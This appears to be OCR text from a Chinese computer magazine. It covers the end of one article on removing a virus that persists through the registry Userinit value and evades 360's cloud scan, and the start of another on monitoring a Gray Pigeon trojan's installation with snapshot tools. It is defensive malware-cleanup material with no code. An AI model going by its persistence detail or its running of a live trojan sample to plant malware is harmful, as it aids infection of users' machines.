


图 4




图 5

我又使用 360 安全卫士查杀了一下，居然没有发现这个病毒，我知道云查杀是根据木马的所有可能启动方式来得到文件，然后进行 md5 验证来查杀的。一般来说，木马肯定是利用注册表，还有 DLL 加载进程等目前常用的启动方式来启动的。但奇怪的是，它怎么躲过 360 的云查杀的呢，估计如果不是 MD5 碰撞的话，就是改变了启动的类型，如图 6。

于是我在 wsyscheck 的“活动文件”中进一步得到了这个病毒的启动方式，如图 7。直接右键定位到注册表，看一下到底是怎么回事，看完之后记得把 userinit.exe 后边的文件路径给删除掉哦，如图 8。

怪不到 360 的云查杀会是这样，因为它只查杀这个启动项的 userinit.exe，却似乎忘记了后面的 c:\recycled.exe\recycled.exe，把其它盘的回收站也都清除掉，病毒就算是顺利的清除完毕了！（文章中涉及到的 wsyscheck，已经收录在了光盘中）




图 6




图 7




图 8

从病毒分析到杀毒专家——

文章难易度：★★
文章内要点：利用安全工具来监视病毒的安装流程，从而对其进行有针对性的清理

无敌小龙

相信很多读者在电脑中了病毒后都不知道该如何去进行清理吧，下面我就教大家如何实现对病毒的安装流程进行监控，只要监控了病毒的整个安装流程，我们就可以有针对性的对其进行清除和卸载了。既然要对病毒进行监控，那就要用到监控工具，这里我给大家介绍几款工具，通过这几款工具就可以对病毒进行详细的监控和分析了。

一、傻瓜化的全部卸载 V3

打开程序后，我们首先要进行一番设置，在菜单中找到“选项”，打开选项对话框，选中其左侧的扫描配置文件列表，接着在右侧的文件夹页面中删除其它盘符，只保留 C 盘，也就是你的系统盘，这样做的目的是让它只扫描你的系统盘，而不扫描其它的盘，从而可以节省我们的时间，如图 1。




图 1

设置完毕后，单击工具栏上面的“安装”按钮，此时在弹出的安装选项对话框中，单击“浏览”选择要进行监视的木马或者病毒文件，比如我配置好的一个灰鸽子，名为 Server.exe，

如图2。在选择好程序后单击“前进”按钮来进行安装，可以看到该程序进行了系统和注册表的扫描，并且把这些结果进行了保存，如图3。第一次扫描系统和注册表是为了建立一个快照，快照建立完毕后就可以开始病毒的安装了，此时，再次单击“前进”按钮，如图4。

